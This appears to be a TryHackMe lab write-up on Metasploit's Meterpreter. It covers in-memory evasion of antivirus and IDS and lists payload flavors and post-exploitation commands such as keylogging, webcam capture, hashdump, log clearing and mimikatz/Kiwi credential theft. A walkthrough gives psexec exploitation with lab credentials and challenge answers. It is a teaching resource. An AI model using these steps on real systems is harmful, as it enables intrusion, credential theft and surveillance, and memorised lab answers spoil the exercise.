Used the following:

- Metasploit ‘exploit/windows/smb/psexec’ module to gain initial access (create session)) and other enumeration modules to gather information.
- Meterpreter commands (for discovery/enumeration, file searches, etc)
- `ps`, `migrate <PID>` & `hashdump` commands (to extract user password hashes from lsass.exe/SAM database)
- crackstation.net (for cracking password hashes)

Metasploit: Meterpreter

Take a deep dive into Meterpreter, and see how in-memory payloads can be used for post-exploitation.

Task 1 Introduction to Meterpreter

Meterpreter is a Metasploit payload that supports the penetration testing process with many valuable components. Meterpreter will run on the target system and act as an agent within a command and control architecture. You will interact with the target operating system and files and use Meterpreter's specialized commands.

Meterpreter has many versions which will provide different functionalities based on the target system.

How does Meterpreter work?

Meterpreter runs on the target system but is not installed on it. It runs in memory and does not write itself to the disk on the target. This feature aims to avoid being detected during antivirus scans. By default, most antivirus software will scan new files on the disk (e.g. when you download a file from the internet) Meterpreter runs in memory (RAM - Random Access Memory) to avoid having a file that has to be written to the disk on the target system (e.g. meterpreter.exe). This way, Meterpreter will be seen as a process and not have a file on the target system.

Meterpreter also aims to avoid being detected by network-based IPS (Intrusion Prevention System) and IDS (Intrusion Detection System) solutions by using encrypted communication with the server where Metasploit runs (typically your attacking machine). If the target organization does not decrypt and inspect encrypted traffic (e.g. HTTPS) coming to and going out of the local network, IPS and IDS solutions will not be able to detect its activities.

While Meterpreter is recognized by major antivirus software, this feature provides some degree of stealth.

The example below shows a target Windows machine exploited using the MS17-010 vulnerability. You will see Meterpreter is running with a process ID (PID) of 1304; this PID will be different in your case. We have used the `getpid` command, which returns the process ID with which Meterpreter is running. The process ID (or process identifier) is used by operating systems to identify running processes. All processes running in Linux or Windows will have a unique ID number; this number is used to interact with the process when the need arises (e.g. if it needs to be stopped).

Getpid

```
meterpreter > getpid

Current pid: 1304
```

If we list processes running on the target system using the `ps` command, we see PID 1304 is spoolsv.exe and not Meterpreter.exe, as one might expect.

The ps command

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]

 4     0     System              x64   0

 396   644   LogonUI.exe         x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe

 416   4     smss.exe            x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe

 428   692   svchost.exe         x64   0        NT AUTHORITY\SYSTEM

 548   540   csrss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe

 596   540   wininit.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe

 604   588   csrss.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe

 644   588   winlogon.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe

 692   596   services.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe

 700   692   sppsvc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE

 716   596   lsass.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe  1276  1304
cmd.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\cmd.exe

 1304  692   spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe

 1340  692   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE

 1388  548   conhost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
```

Even if we were to go a step further and look at DLLs (Dynamic-Link Libraries) used by the Meterpreter process (PID 1304 in this case), we still would not find anything jumping at us (e.g. no meterpreter.dll)

The Meterpreterprocess

```
C:\Windows\system32>tasklist /m /fi "pid eq 1304"
tasklist /m /fi "pid eq 1304"

Image Name                     PID Modules
========================= ======== ============================================
spoolsv.exe                   1304 ntdll.dll, kernel32.dll, KERNELBASE.dll,
                                   msvcrt.dll, sechost.dll, RPCRT4.dll,
```

```
USER32.dll, GDI32.dll, LPK.dll, USP10.dll,
POWRPROF.dll, SETUPAPI.dll, CFGMGR32.dll,
ADVAPI32.dll, OLEAUT32.dll, ole32.dll,
DEVOBJ.dll, DNSAPI.dll, WS2_32.dll,
NSI.dll, IMM32.DLL, MSCTF.dll,
CRYPTBASE.dll, slc.dll, RpcRtRemote.dll,
secur32.dll, SSPICLI.DLL, credssp.dll,
IPHLPAPI.DLL, WINNSI.DLL, mswsock.dll,
wshtcpip.dll, wship6.dll, rasadhlp.dll,
fwpuclnt.dll, CLBCatQ.DLL, umb.dll,
ATL.DLL, WINTRUST.dll, CRYPT32.dll,
MSASN1.dll, localspl.dll, SPOOLSS.DLL,
srvcli.dll, winspool.drv,
PrintIsolationProxy.dll, FXSMON.DLL,
tcpmon.dll, snmpapi.dll, wsnmp32.dll,
msxml6.dll, SHLWAPI.dll, usbmon.dll,
wls0wndh.dll, WSDMon.dll, wsdapi.dll,
webservices.dll, FirewallAPI.dll,
VERSION.dll, FunDisc.dll, fdPnp.dll,
winprint.dll, USERENV.dll, profapi.dll,
GPAPI.dll, dsrole.dll, win32spl.dll,
inetpp.dll, DEVRTL.dll, SPINF.dll,
CRYPTSP.dll, rsaenh.dll, WINSTA.dll,
cscapi.dll, netutils.dll, WININET.dll,
urlmon.dll, iertutil.dll, WINHTTP.dll,
webio.dll, SHELL32.dll, MPR.dll,
NETAPI32.dll, wkscli.dll, PSAPI.DLL,
WINMM.dll, dhcpcsvc6.DLL, dhcpcsvc.DLL,
apphelp.dll, NLAapi.dll, napinsp.dll,
pnrpnsp.dll, winrnr.dll

C:\Windows\system32>
```

Techniques and tools that can be used to detect Meterpreter are beyond the scope of this room. This section aimed to show you how stealthy Meterpreter is running; remember, most antivirus software will detect it.

It is also worth noting that Meterpreter will establish an encrypted (TLS) communication channel with the attacker's system.

Answer the questions below

No answer needed

Task 2 Meterpreter Flavors

As discussed in the previous Metasploit rooms, linked below, Metasploit payloads can be initially divided into two categories; inline (also called single) and staged.
Introduction to Metasploit: https://www.tryhackme.com/jr/metasploitintro
Scanning and Exploitation with Metasploit: https://www.tryhackme.com/jr/metasploitexploitation

As you will remember, staged payloads are sent to the target in two steps. An initial part is installed (the stager) and requests the rest of the payload. This allows for a smaller initial payload size. The inline payloads are sent in

a single step. Meterpreter payloads are also divided into staged and inline versions. However, Meterpreter has a wide range of different versions you can choose from based on your target system.

The easiest way to have an idea about available Meterpreter versions could be to list them using msfvenom, as seen below.

We have used the `msfvenom --list payloads` command and grepped "meterpreter" payloads (adding `| grep meterpreter` to the command line), so the output only shows these. You can try this command on the AttackBox.

Listing Meterpreterpayloads

```
root@ip-10-10-186-44:~# msfvenom --list payloads | grep meterpreter

    android/meterpreter/reverse_http                    Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                    Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                   Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                     Connect back to the attacker and spawn a Meterpreter shell
    apple_ios/aarch64/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_http            Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp             Run the Meterpreter / Mettle server payload (stageless)
    java/meterpreter/bind_tcp                           Run a meterpreter server in Java. Listen for a connection
    java/meterpreter/reverse_http                       Run a meterpreter server in Java. Tunnel communication over HTTP
    java/meterpreter/reverse_https                      Run a meterpreter server in Java. Tunnel communication over HTTPS
    java/meterpreter/reverse_tcp                        Run a meterpreter server in Java. Connect back stager
    linux/aarch64/meterpreter/reverse_tcp               Inject the mettle server payload (staged). Connect back to the
attacker
    linux/aarch64/meterpreter_reverse_http              Run the Meterpreter / Mettle server payload (stageless)
    linux/aarch64/meterpreter_reverse_https             Run the Meterpreter / Mettle server payload (stageless)
    linux/aarch64/meterpreter_reverse_tcp               Run the Meterpreter / Mettle server payload (stageless)
    linux/armbe/meterpreter_reverse_http                Run the Meterpreter / Mettle server payload (stageless)
    linux/armbe/meterpreter_reverse_https               Run the Meterpreter / Mettle server payload (stageless)
    linux/armbe/meterpreter_reverse_tcp                 Run the Meterpreter / Mettle server payload (stageless)
    linux/armle/meterpreter/bind_tcp                    Inject the mettle server payload (staged). Listen for a connection
    linux/armle/meterpreter/reverse_tcp                 Inject the mettle server payload (staged). Connect back to the
attacker [...]
```

The list will show Meterpreter versions available for the following platforms;

- Android
- Apple iOS
- Java
- Linux
- OSX
- PHP
- Python
- Windows

Your decision on which version of Meterpreter to use will be mostly based on three factors;

- The target operating system (Is the target operating system Linux or Windows? Is it a Mac device? Is it an Android phone? etc.)
- Components available on the target system (Is Python installed? Is this a PHP website? etc.)
- Network connection types you can have with the target system (Do they allow raw TCP connections? Can you only have an HTTPS reverse connection? Are IPv6 addresses not as closely monitored as IPv4 addresses? etc.)

If you are not using Meterpreter as a standalone payload generated by Msfvenom, your choice may also be limited by the exploit. You will notice some exploits will have a default Meterpreter payload, as you can see in the example below with the `ms17_010_eternalblue` exploit.

Default payload for MS17-010

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

You can also list other available payloads using the `show payloads` command with any module.

Available payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   generic/custom                                                 manual  No     Custom Payload
   1   generic/shell_bind_tcp                                         manual  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                      manual  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                               manual  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                        manual  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                         manual  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                          manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                     manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                        manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 Bind Named Pipe Stager [...]
```

Answer the questions below

No answer needed

Task 3 Meterpreter Commands

Typing `help` on any Meterpreter session (shown by `meterpreter>` at the prompt) will list all available commands.

The Meterpreter help menu

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel[...]
```

Every version of Meterpreter will have different command options, so running the `help` command is always a good idea. Commands are built-in tools available on Meterpreter. They will run on the target system without loading any additional script or executable files.

Meterpreter will provide you with three primary categories of tools;

- Built-in commands
- Meterpreter tools
- Meterpreter scripting

If you run the `help` command, you will see Meterpreter commands are listed under different categories.

- Core commands
- File system commands
- Networking commands
- System commands
- User interface commands
- Webcam commands
- Audio output commands
- Elevate commands
- Password database commands
- Timestomp commands

Please note that the list above was taken from the output of the `help` command on the Windows version of Meterpreter (windows/x64/meterpreter/reverse_tcp). These will be different for other Meterpreter versions.

Meterpreter commands

Core commands will be helpful to navigate and interact with the target system. Below are some of the most commonly used. Remember to check all available commands running the help command once a Meterpreter session has started.

Core commands

- `background`: Backgrounds the current session
- `exit`: Terminate the Meterpreter session
- `guid`: Get the session GUID (Globally Unique Identifier)
- `help`: Displays the help menu
- `info`: Displays information about a Post module
- `irb`: Opens an interactive Ruby shell on the current session
- `load`: Loads one or more Meterpreter extensions
- `migrate`: Allows you to migrate Meterpreter to another process
- `run`: Executes a Meterpreter script or Post module
- `sessions`: Quickly switch to another session

File system commands

- `cd`: Will change directory
- `ls`: Will list files in the current directory (dir will also work)
- `pwd`: Prints the current working directory
- `edit`: will allow you to edit a file

- `cat`: Will show the contents of a file to the screen
- `rm`: Will delete the specified file
- `search`: Will search for files
- `upload`: Will upload a file or directory
- `download`: Will download a file or directory

Networking commands

- `arp`: Displays the host ARP (Address Resolution Protocol) cache
- `ifconfig`: Displays network interfaces available on the target system
- `netstat`: Displays the network connections
- `portfwd`: Forwards a local port to a remote service
- `route`: Allows you to view and modify the routing table

System commands

- `clearev`: Clears the event logs
- `execute`: Executes a command
- `getpid`: Shows the current process identifier
- `getuid`: Shows the user that Meterpreter is running as
- `kill`: Terminates a process
- `pkill`: Terminates processes by name
- `ps`: Lists running processes
- `reboot`: Reboots the remote computer
- `shell`: Drops into a system command shell
- `shutdown`: Shuts down the remote computer
- `sysinfo`: Gets information about the remote system, such as OS

Others Commands (these will be listed under different menu categories in the help menu)

- `idletime`: Returns the number of seconds the remote user has been idle
- `keyscan_dump`: Dumps the keystroke buffer
- `keyscan_start`: Starts capturing keystrokes
- `keyscan_stop`: Stops capturing keystrokes
- `screenshare`: Allows you to watch the remote user's desktop in real time
- `screenshot`: Grabs a screenshot of the interactive desktop
- `record_mic`: Records audio from the default microphone for X seconds
- `webcam_chat`: Starts a video chat
- `webcam_list`: Lists webcams
- `webcam_snap`: Takes a snapshot from the specified webcam
- `webcam_stream`: Plays a video stream from the specified webcam
- `getsystem`: Attempts to elevate your privilege to that of local system
- `hashdump`: Dumps the contents of the SAM database

Although all these commands may seem available under the help menu, they may not all work. For example, the target system might not have a webcam, or it can be running on a virtual machine without a proper desktop environment.

Answer the questions below

No answer needed.

Task 4 Post-Exploitation with Meterpreter

Meterpreter provides you with many useful commands that facilitate the post-exploitation phase. Below are a few examples you will often use.

Help

This command will give you a list of all available commands in Meterpreter. As we have seen earlier, Meterpreter has many versions, and each version may have different options available. Typing help once you have a Meterpreter session will help you quickly browse through available commands.

The Meterpreterhelp menu

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel[...]
```

Meterpreter commands

The `getuid` command will display the user with which Meterpreter is currently running. This will give you an idea of your possible privilege level on the target system (e.g. Are you an admin level user like NT AUTHORITY\SYSTEM or a regular user?)

The getuid command

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The `ps` command will list running processes. The PID column will also give you the PID information you will need to migrate Meterpreter to another process.

The ps command

```
meterpreter > ps
```

```
Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x64   0
 396   644   LogonUI.exe         x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 416   4     smss.exe            x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 428   692   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 548   540   csrss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 596   540   wininit.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 604   588   csrss.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 644   588   winlogon.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 692   596   services.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 700   692   sppsvc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 716   596   lsass.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 724   596   lsm.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 764   692   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 828   692   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 864   828   WmiPrvSE.exe
 900   692   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 952   692   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1076  692   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1164  548   conhost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1168  692   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1244  548   conhost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1276  1304  cmd.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\cmd.exe
 1304  692   spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1340  692   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1388  548   conhost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe[...]
```

Migrate

Migrating to another process will help Meterpreter interact with it. For example, if you see a word processor running on the target (e.g. word.exe, notepad.exe, etc.), you can migrate to it and start capturing keystrokes sent by the user to this process. Some Meterpreter versions will offer you the `keyscan_start`, `keyscan_stop`, and `keyscan_dump` command options to make Meterpreter act like a keylogger. Migrating to another process may also help you to have a more stable Meterpreter session.

To migrate to any process, you need to type the migrate command followed by the PID of the desired target process. The example below shows Meterpreter migrating to process ID 716.

The migrate command

```
meterpreter > migrate 716
[*] Migrating from 1304 to 716...
[*] Migration completed successfully.
meterpreter >
```

Be careful; you may lose your user privileges if you migrate from a higher privileged (e.g. SYSTEM) user to a process started by a lower privileged user (e.g. webserver). You may not be able to gain them back.

Hashdump

The `hashdump` command will list the content of the SAM database. The SAM (Security Account Manager) database stores user's passwords on Windows systems. These passwords are stored in the NTLM (New Technology LAN Manager) format.

The hashdump command

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

While it is not mathematically possible to "crack" these hashes, you may still discover the cleartext password using online NTLM databases or a rainbow table attack. These hashes can also be used in Pass-the-Hash attacks to authenticate to other systems that these users can access the same network.

Search

The `search` command is useful to locate files with potentially juicy information. In a CTF context, this can be used to quickly find a flag or proof file, while in actual penetration testing engagements, you may need to search for user-generated files or configuration files that may contain password or account information.

The search command

```
meterpreter > search -f flag2.txt
Found 1 result...
    c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter >
```

Shell

The shell command will launch a regular command-line shell on the target system. Pressing CTRL+Z will help you go back to the Meterpreter shell.

The shell command

```
meterpreter > shell
Process 2124 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Answer the questions below

No answer needed

Task 5 Post-Exploitation Challenge

Meterpreter provides several important post-exploitation tools.
To get started, press the Start Machine button below.

Start Machine

Start the AttackBox by pressing the Start AttackBox button at the top of this page. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue Show Split View button at the top of the page.

Commands mentioned previously, such as `getsystem` and `hashdump` will provide important leverage and information for privilege escalation and lateral movement. Meterpreter is also a good base you can use to run post-exploitation modules available on the Metasploit framework. Finally, you can also use the load command to leverage additional tools such as Kiwi or even the whole Python language.

Loading Python

```
meterpreter > load python
Loading extension python...Success.
meterpreter > python_execute "print 'TryHackMe Rocks!'"
[+] Content written to stdout:
TryHackMe Rocks!

meterpreter >
```

The post-exploitation phase will have several goals; Meterpreter has functions that can assist all of them.

- Gathering further information about the target system.
- Looking for interesting files, user credentials, additional network interfaces, and generally interesting information on the target system.
- Privilege escalation.
- Lateral movement.

Once any additional tool is loaded using the load command, you will see new options on the help menu. The example below shows commands added for the Kiwi module (using the load kiwi command).

Loading Kiwi

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

These will change according to the loaded menu, so running the help command after loading a module is always a good idea.

The updated help menu

```
Kiwi Commands
=============

    Command               Description
    -------               -----------
    creds_all             Retrieve all credentials (parsed)
    creds_kerberos        Retrieve Kerberos creds (parsed)
    creds_msv             Retrieve LM/NTLM creds (parsed)
    creds_ssp             Retrieve SSP creds
    creds_tspkg           Retrieve TsPkg creds (parsed)
    creds_wdigest         Retrieve WDigest creds (parsed)
```

```
dcsync                  Retrieve user account information via DCSync (unparsed)
dcsync_ntlm             Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create    Create a golden kerberos ticket
kerberos_ticket_list    List all kerberos tickets (unparsed)
kerberos_ticket_purge   Purge any in-use kerberos tickets
kerberos_ticket_use     Use a kerberos ticket
kiwi_cmd                Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam            Dump LSA SAM (unparsed)
lsa_dump_secrets        Dump LSA secrets (unparsed)
password_change         Change the password/hash of a user
wifi_list               List wifi profiles/creds for the current user
wifi_list_shared        List shared wifi profiles/creds (requires SYSTEM)
```

The questions below will help you have a better understanding of how Meterpreter can be used in post-exploitation.


You can use the credentials below to simulate an initial compromise over SMB (Server Message Block) (using exploit/windows/smb/psexec)

Username: ballen
Password: Password1

Answer the questions below

1. What is the computer name?
   Answer: *ACME-TEST*

Launch terminal:
→ ***run***: `msfconsole` *(to launch Metasploit)*
→ ***run***: `use exploit/windows/smb/psexec` *(given exploitation module to create interactive session)*
→ ***run***: `show options`




→ ***set*** *the following variables:*

`set RHOSTS <Target_Machine_IP>`


`set SMBUser ballen`

`Set SMBpass Password1`

→ ***enter***: `run` *(execute exploit)*



→ ***run***: `sysinfo`



2. What is the target domain?

Answer: *Flash*

→ ***click*** *on HINT*

→ ***enter***: `ctrl + z` *(to background the session)*

